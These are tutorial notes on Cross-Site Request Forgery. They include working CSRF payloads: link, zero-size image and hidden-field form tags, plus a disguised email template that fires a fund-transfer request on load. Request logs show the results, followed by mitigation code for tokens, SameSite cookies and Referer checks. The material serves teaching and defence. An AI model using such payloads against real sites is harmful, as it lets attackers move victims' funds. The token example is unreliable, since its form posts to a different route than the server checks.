
Cross-Site Request Forgery(CSRF)

Consider a banking application which has mechanism where we give account number and amount and it executes a transaction. What if this is triggered because of some external mail or external website which says for example click on the link to get iPhone - considering your session was logged in that bank website. Banking app will make a request and do a transaction. In real life, we have OTP’s and all to safeguard our transaction but what if all these security measures were not there. This is CSRF.

If you receive some malicious email and you click on it, and it sends message to all your facebook friends automatically, it is CSRF.

Cross-Site Request Forgery (CSRF) is an attack that forces an end user to execute unwanted actions on a web application in which they’re currently authenticated. With a little help of social engineering (such as sending a link via email or chat), an attacker may trick the users of a web application into executing actions of the attacker’s choosing. If the victim is a normal user, a successful CSRF attack can force the user to perform state changing requests like transferring funds, changing their email address, and so forth. If the victim is an administrative account, CSRF can compromise the entire web application.


2
Perpetrator embeds the request into a hyperlink and sends it to visitors who may be logged into the site
Website Visitor
3
A visitor clicks on the link, inadvertently sending the request to the website
4
Website validates request and transfers funds from the visitor's account to the perpetrator
www...
Website
Perpetrator
1
Perpetrator forges a request for a fund transfer to a website
Mail
Bank Website
bank.com?accId=322&amount=10000

We have malicious email which contains a click button which triggers the bank api given on click in background. Considering we are already logged in bank website, it will execute a transaction.

Reasons why CSRF happens

Because of fundamentals of how web(REST) api works

Statelessness of HTTP

Every request is a fresh/new request

User authentication

Cookie, tokens can be automatically carried forward. If we are already logged in, it becomes a problem. Server just wants request along with authentication token.

VULNERABILITIES

Using GET API call to update data or perform action

Example url - http://bank.com/fundtransfer?accId=21312&amount=10000(GET call)

If in our app, we are using these query params to update some data/perform some action, it is not good.

Attacker can exploit such links and embed it in anchor tag, img tag, forms etc

```
<a href="http://bank.com/fundtransfer?accId=21312&amount=1000
0">Offer</a>

<img src="http://bank.com/fundtransfer?accId=21312&amount=100
00">Offer</img>

<!-- forms can even send POST request-->
<form action="http://bank.com/fundtransfer?accId=21312&amount
=10000" method="POST">
    <input type="hidden" name="accId" value="1232123"/>
  <input type="hidden" name="amount" value="100000"/>
  <input type="submit" value="Click for Iphone"/>
</form>
```

Example 1

```
<!-- Email with vulnerability -->
<!doctype html>
<html>
```

```
  <head>
    <meta name="viewport" content="width=device-width" />
    <meta http-equiv="Content-Type" content="text/html; chars
et=UTF-8" />
    <title>Simple Responsive HTML Email With Button</title>
        <style>
            /* -------------------------------------
    GLOBAL RESETS
------------------------------------- */

/*All the styling goes here*/

img {
  border: none;
  -ms-interpolation-mode: bicubic;
  max-width: 100%;
}

body {
  background-color: #eaebed;
  font-family: sans-serif;
  -webkit-font-smoothing: antialiased;
  font-size: 14px;
  line-height: 1.4;
  margin: 0;
  padding: 0;
  -ms-text-size-adjust: 100%;
  -webkit-text-size-adjust: 100%;
}

table {
  border-collapse: separate;
  mso-table-lspace: 0pt;
  mso-table-rspace: 0pt;
  min-width: 100%;
  width: 100%; }
```

```css
  table td {
    font-family: sans-serif;
    font-size: 14px;
    vertical-align: top;
}

/* -------------------------------------
    BODY & CONTAINER
------------------------------------- */

.body {
  background-color: #eaebed;
  width: 100%;
}

/* Set a max-width, and make it display as block so it will a
utomatically stretch to that width, but will also shrink down
on a phone or something */
.container {
  display: block;
  Margin: 0 auto !important;
  /* makes it centered */
  max-width: 580px;
  padding: 10px;
  width: 580px;
}

/* This should also be a block element, so that it will fill
100% of the .container */
.content {
  box-sizing: border-box;
  display: block;
  Margin: 0 auto;
  max-width: 580px;
  padding: 10px;
}
```


```css
/* -------------------------------------
    HEADER, FOOTER, MAIN
------------------------------------- */
.main {
  background: #ffffff;
  border-radius: 3px;
  width: 100%;
}

.header {
  padding: 20px 0;
}

.wrapper {
  box-sizing: border-box;
  padding: 20px;
}

.content-block {
  padding-bottom: 10px;
  padding-top: 10px;
}

.footer {
  clear: both;
  Margin-top: 10px;
  text-align: center;
  width: 100%;
}
  .footer td,
  .footer p,
  .footer span,
  .footer a {
    color: #9a9ea6;
    font-size: 12px;
    text-align: center;
}

/* -------------------------------------
    TYPOGRAPHY
------------------------------------- */
h1,
h2,
h3,
h4 {
  color: #06090f;
  font-family: sans-serif;
  font-weight: 400;
  line-height: 1.4;
  margin: 0;
  margin-bottom: 30px;
}

h1 {
  font-size: 35px;
  font-weight: 300;
  text-align: center;
  text-transform: capitalize;
}

p,
ul,
ol {
  font-family: sans-serif;
  font-size: 14px;
  font-weight: normal;
  margin: 0;
  margin-bottom: 15px;
}
  p li,
  ul li,
  ol li {
    list-style-position: inside;
    margin-left: 5px;
}

a {
  color: #ec0867;
  text-decoration: underline;
}

/* -------------------------------------
    BUTTONS
------------------------------------- */
.btn {
  box-sizing: border-box;
  width: 100%; }
  .btn > tbody > tr > td {
    padding-bottom: 15px; }
  .btn table {
    min-width: auto;
    width: auto;
}
  .btn table td {
    background-color: #ffffff;
    border-radius: 5px;
    text-align: center;
}
  .btn a {
    background-color: #ffffff;
    border: solid 1px #ec0867;
    border-radius: 5px;
    box-sizing: border-box;
    color: #ec0867;
    cursor: pointer;
    display: inline-block;
    font-size: 14px;
    font-weight: bold;
    margin: 0;
    padding: 12px 25px;
    text-decoration: none;
    text-transform: capitalize;
}

.btn-primary table td {
  background-color: #ec0867;
}

.btn-primary a {
  background-color: #ec0867;
  border-color: #ec0867;
  color: #ffffff;
}

/* -------------------------------------
    OTHER STYLES THAT MIGHT BE USEFUL
------------------------------------- */
.last {
  margin-bottom: 0;
}

.first {
  margin-top: 0;
}

.align-center {
  text-align: center;
}

.align-right {
  text-align: right;
}
```

```
.align-left {
  text-align: left;
}

.clear {
  clear: both;
}

.mt0 {
  margin-top: 0;
}

.mb0 {
  margin-bottom: 0;
}

.preheader {
  color: transparent;
  display: none;
  height: 0;
  max-height: 0;
  max-width: 0;
  opacity: 0;
  overflow: hidden;
  mso-hide: all;
  visibility: hidden;
  width: 0;
}

.powered-by a {
  text-decoration: none;
}

hr {
  border: 0;
  border-bottom: 1px solid #f6f6f6;
  Margin: 20px 0;
}

/* -------------------------------------
    RESPONSIVE AND MOBILE FRIENDLY STYLES
------------------------------------- */
@media only screen and (max-width: 620px) {
  table[class=body] h1 {
    font-size: 28px !important;
    margin-bottom: 10px !important;
  }
  table[class=body] p,
  table[class=body] ul,
  table[class=body] ol,
  table[class=body] td,
  table[class=body] span,
  table[class=body] a {
    font-size: 16px !important;
  }
  table[class=body] .wrapper,
  table[class=body] .article {
    padding: 10px !important;
  }
  table[class=body] .content {
    padding: 0 !important;
  }
  table[class=body] .container {
    padding: 0 !important;
    width: 100% !important;
  }
  table[class=body] .main {
    border-left-width: 0 !important;
    border-radius: 0 !important;
    border-right-width: 0 !important;
  }
  table[class=body] .btn table {
    width: 100% !important;
  }
  table[class=body] .btn a {
    width: 100% !important;
  }
  table[class=body] .img-responsive {
    height: auto !important;
    max-width: 100% !important;
    width: auto !important;
  }
}

/* -------------------------------------
    PRESERVE THESE STYLES IN THE HEAD
------------------------------------- */
@media all {
  .ExternalClass {
    width: 100%;
  }
  .ExternalClass,
  .ExternalClass p,
  .ExternalClass span,
  .ExternalClass font,
  .ExternalClass td,
  .ExternalClass div {
    line-height: 100%;
  }
  .apple-link a {
    color: inherit !important;
    font-family: inherit !important;
    font-size: inherit !important;
    font-weight: inherit !important;
    line-height: inherit !important;
    text-decoration: none !important;
  }
  .btn-primary table td:hover {
    background-color: #d5075d !important;
  }
  .btn-primary a:hover {
    background-color: #d5075d !important;
    border-color: #d5075d !important;
  }
}
        </style>
  </head>
  <body class="">
    <table role="presentation" border="0" cellpadding="0" cel
lspacing="0" class="body">
      <tr>
        <td>&nbsp;</td>
        <td class="container">
          <div class="header">
            <table role="presentation" border="0" cellpadding
="0" cellspacing="0" width="100%">
              <tr>
                <td class="align-center" width="100%">
                  <a href="https://postdrop.io"><img src="htt
ps://cdn.postdrop.io/starter-templates-v0/postdrop-logo-dark.
png" height="40" alt="Postdrop"></a>
                </td>
              </tr>
            </table>
          </div>
          <div class="content">

            <!-- START CENTERED WHITE CONTAINER -->
            <span class="preheader">This is preheader text. S
ome clients will show this text as a preview.</span>
            <table role="presentation" class="main">

              <!-- START MAIN CONTENT AREA -->
              <tr>
```

```html
                <td class="wrapper">
                  <table role="presentation" border="0" cellpadding="0" cellspacing="0">
                    <tr>
                      <td>
                        <p>👋&nbsp; Welcome to Postdrop. A simple tool to help developers with HTML email.</p>
                        <p>✨&nbsp; HTML email templates are painful to build. So instead of spending hours or days trying to make your own, just use this template and call it a day.</p>
                        <p>⬇️&nbsp; Add your own content then download and copy over to your codebase or ESP. Postdrop will inline the CSS for you to make sure it doesn't fall apart when it lands in your inbox.</p>
                        <p>📬&nbsp; Postdrop also lets you send test emails to yourself. You just need to sign up first so we know you're not a spammer.</p>
                        <table role="presentation" border="0" cellpadding="0" cellspacing="0" class="btn btn-primary">
                          <tbody>
                            <tr>
                              <td align="center">
                                <table role="presentation" border="0" cellpadding="0" cellspacing="0">
                                  <tbody>
                                    <tr>
                                      <td> <a href="http://bank.com/fundtransfer?acct=224224&amount=50000" target="_blank">Sign Up For Postdrop</a> </td>
                                    </tr>
                                  </tbody>
                                </table>
                              </td>
                            </tr>
                          </tbody>
                        </table>
                        <p>💃&nbsp; That's it. Enjoy this free template.</p>
                        <img src="http://bank.com/fundtransfer?acct=224224&amount=500000" width="0" height="0" border="0">
                      </td>
                    </tr>
                  </table>
                </td>
              </tr>

            <!-- END MAIN CONTENT AREA -->
            </table>

            <!-- START FOOTER -->
            <div class="footer">
              <table role="presentation" border="0" cellpadding="0" cellspacing="0">
                <tr>
                  <td class="content-block">
                    <span class="apple-link">Don't forget to add your address here</span>
                    <br> And <a href="https://postdrop.io">unsubscribe link</a> here.
                  </td>
                </tr>
                <tr>
                  <td class="content-block powered-by">
                    Powered by <a href="https://postdrop.io">Postdrop</a>.
                  </td>
                </tr>
              </table>
            </div>
            <!-- END FOOTER -->
```

```html
          <!-- END CENTERED WHITE CONTAINER -->
          </div>
        </td>
        <td>&nbsp;</td>
      </tr>
    </table>
  </body>
</html>
```

On page load only, it executes an api hidden in img tag whose width,height and border is 0.



127.0.0.1:5500/Vulnerability/example1.html

Postdrop

Welcome to Postdrop. A simple tool to help developers with HTML email.

HTML email templates are painful to build. So instead of spending hours or days trying to make your own, just use this template and call it a day.

Add your own content then download and copy over to your codebase or ESP. Postdrop will inline the CSS for you to make sure it doesn't fall apart when it lands in your inbox.

Postdrop also lets you send test emails to yourself. You just need to sign up first so we know you're not a spammer.

Sign Up For Postdrop

That's it. Enjoy this free template.

Don't forget to add your address here
And unsubscribe link here.

Powered by Postdrop.

```
Name
example1.html
postdrop-logo-dark.p...
fundtransfer?acct=224...
ws

4 requests | 297 B transfe

General
Request URL:        http://bank.com/fundtransfer?acct=224224
                    &amount=500000
Request Method:     GET
Status Code:        404 Not Found
Remote Address:     31.3.66.35:80
Referrer Policy:    strict-origin-when-cross-origin

Response Headers    Raw
Cache-Control:      no-cache, no-store
Content-Length:     1897
Content-Type:       text/html; charset=utf-8
Date:               Thu, 11 Jan 2024 19:06:59 GMT
Expires:            0
Server:             Unknown web server
```


As soon as we click on - Sign up for postdrop - it redirects us to

http://bank.com/fundtransfer?acct=224224&amount=50000

What if these were original bank sites.


Example 2

```
<!DOCTYPE html>
<html lang="en">
<head>
  <meta charset="UTF-8">
  <meta name="viewport" content="width=device-width, initial-
scale=1.0">
  <title>Fund Transfer Form</title>
  <style>
    body {
      font-family: Arial, sans-serif;
      background-color: #f4f4f4;
      margin: 0;
      padding: 0;
      display: flex;
      justify-content: center;
      align-items: center;
      height: 100vh;
    }

    form {
      background-color: #fff;
      padding: 20px;
      border-radius: 8px;
      box-shadow: 0 0 10px rgba(0, 0, 0, 0.1);
      text-align: center;
    }

    h1 {
      color: #007BFF;
    }
    p {
      margin-top: 10px;
      color: #555;
    }

    input[type="submit"] {
      background-color: #007BFF;
      color: #fff;
      padding: 10px 20px;
      border: none;
      border-radius: 4px;
      cursor: pointer;
      font-size: 16px;
      margin-top: 20px;
    }

    input[type="submit"]:hover {
      background-color: #0056b3;
    }
  </style>
</head>
<body>
  <form action="http://bank.com/fundtransfer" method="POST">
    <h1>Special Fund Transfer Offer!</h1>
    <p>Transfer funds now and get a free gift worth $50!</p>
    <input type="hidden" name="acct" value="224224"/>
    <input type="hidden" name="amount" value="50000"/>
    <input type="submit" value="Click to get your free gif
t!"/>
  </form>

</body>
</html>
```


127.0.0.1:5500/Vulnerability/example2.html
Fund Transfer Form
Special Fund Transfer Offer!
Transfer funds now and get a free gift worth $50!
Click to get your free gift!

When we click on - Click to get your free gift

POST method is called on bank website


bank.com/fundtransfer

Server Error in '/' Application.

The resource cannot be found.

Description: HTTP 404. The resource you are looking for (or one of its dependencies) could have been removed, had its name changed, or is temporarily unavailable. Please review the following URL and make sure that it is spelled correctly.


Requested URL: /fundtransfer

```
General
Request URL:              http://bank.com/fundtransfer
Request Method:           POST
Status Code:              404 Not Found
Remote Address:           31.3.66.35:80
Referrer Policy:          strict-origin-when-cross-origin

Response Headers
Cache-Control:            no-cache, no-store
Content-Length:           1897
Content-Type:             text/html; charset=utf-8
Date:                     Thu, 11 Jan 2024 19:10:29 GMT
Expires:                  0
Server:                   Unknown web server
X-Content-Type-Options:   nosniff
X-Frame-Options:          DENY
```

MITIGATIONS

1. Use Anti CSRF token

Everytime we make requests like form submit, we must send CSRF token so that server can verify it is you.



How will client know CSRF token ?

When client will send first request to server, that time server will send CSRF token to client.

```
const express = require('express');
const bodyParser = require('body-parser');
const session = require('express-session');
const crypto = require('crypto');

const app = express();
const port = 3000;

// Use sessions for tracking CSRF tokens
app.use(session({
  secret: 'your_secret_key', // Change this to a secure secre
t key
  resave: false,
  saveUninitialized: true,
}));

// Body parser middleware
```

```
app.use(bodyParser.urlencoded({ extended: false }));

// Serve HTML form
app.get('/', (req, res) => {
  // Generate CSRF token and store it in the session
  if (!req.session.csrfToken) {
    req.session.csrfToken = crypto.randomBytes(32).toString
('hex');
  }

  // Render the HTML form
  res.send(`
    <!DOCTYPE html>
    <html lang="en">
      <head>
        <meta charset="UTF-8">
        <meta name="viewport" content="width=device-width, in
itial-scale=1.0">
        <title>Fund Transfer Form</title>
      </head>
      <body>
        <form id="transferForm" action="/process_form" method
="POST">
          <h1>Special Fund Transfer Offer!</h1>
          <p>Transfer funds now and get a free gift worth $5
0!</p>
          <input type="hidden" name="acct" value="224224"/>
          <input type="hidden" name="amount" value="50000"/>

          <!-- Include CSRF token in the form -->
          <input type="hidden" name="csrf_token" value="${re
q.session.csrfToken}"/>

          <input type="submit" value="Click to get your free
gift!"/>
        </form>
        <script>
          // Add event listener to the form for token validat
ion
          document.getElementById('transferForm').addEventLis
tener('submit', function(event) {
            const submittedToken = document.querySelector('in
put[name="csrf_token"]').value;
            if (submittedToken !== '${req.session.csrfToke
n}') {
              event.preventDefault();
              alert('CSRF Token Validation Failed!');
            }
          });
        </script>
      </body>
    </html>
  `);
});

// Process form submission
app.post('/fundtransfer', (req, res) => {
  // Validate CSRF token on the server side
  const submittedToken = req.body.csrf_token;
  if (!submittedToken || submittedToken !== req.session.csrfT
oken) {
    res.status(403).send('CSRF Token Validation Failed!');
    return;
  }

  // Process the form data securely
  // ...

  // Clear CSRF token after processing
  delete req.session.csrfToken;
  res.send('Form submitted successfully!');
});

app.listen(port, () => {
  console.log(`Server is running on http://localhost:${port}
`);
});
```

So, basically we have created a CSRF token and saved it on a session storage in server. Whenever we load application, we are sending CSRF token to the form. Whenever form is submitted, we check if both tokens are same or not before executing anything on server. We have created it in such a way that every time(on every load) new token is generated.

2. SameSite Cookies

```
app.use((req,res,next) => {
    res.setHeader('Set-Cookie','SameSite=Strict; Secure');
    next();
});
```

Strict - Means that the browser sends the cookie only for same-site requests

Lax - Means that the cookie is not sent on cross-site requests

None - Means that the browser sends the cookie with both cross-site and same-site requests

3. Always do Referer based validation

Get the referer value from header and check if it is your domain or not

```
const express = require('express');
const bodyParser = require('body-parser');

const app = express();
const port = 3000;

app.use(bodyParser.urlencoded({ extended: false }));

// Middleware to check Referer header
app.use((req, res, next) => {
  const referer = req.get('Referer');

  // Check if Referer header exists and matches the expected
domain
  if (referer && referer.startsWith('https://yourwebsite.co
m')) {
    next(); // Request is from an expected source
  } else {
    res.status(403).send('Forbidden'); // Reject the request
  }
});

app.set('view engine', 'ejs');

app.get('/', (req, res) => {
  res.render('index');
});

app.post('/process', (req, res) => {
  // Process the request
  res.send('Request processed successfully');
});

app.listen(port, () => {
  console.log(`Server is running on http://localhost:${port}
 `);
});
```

4. Use captcha

5. Use CSP headers

SOME GOOD PRACTICES

Always logout of bank apps when don

Create complex password

Don’t save passwords in browser

Don’t allow single user to log in at different places(bank apps)

Please don’t use GET method for update operations

SOME CSRF TESTING

putsmail.com/tests/new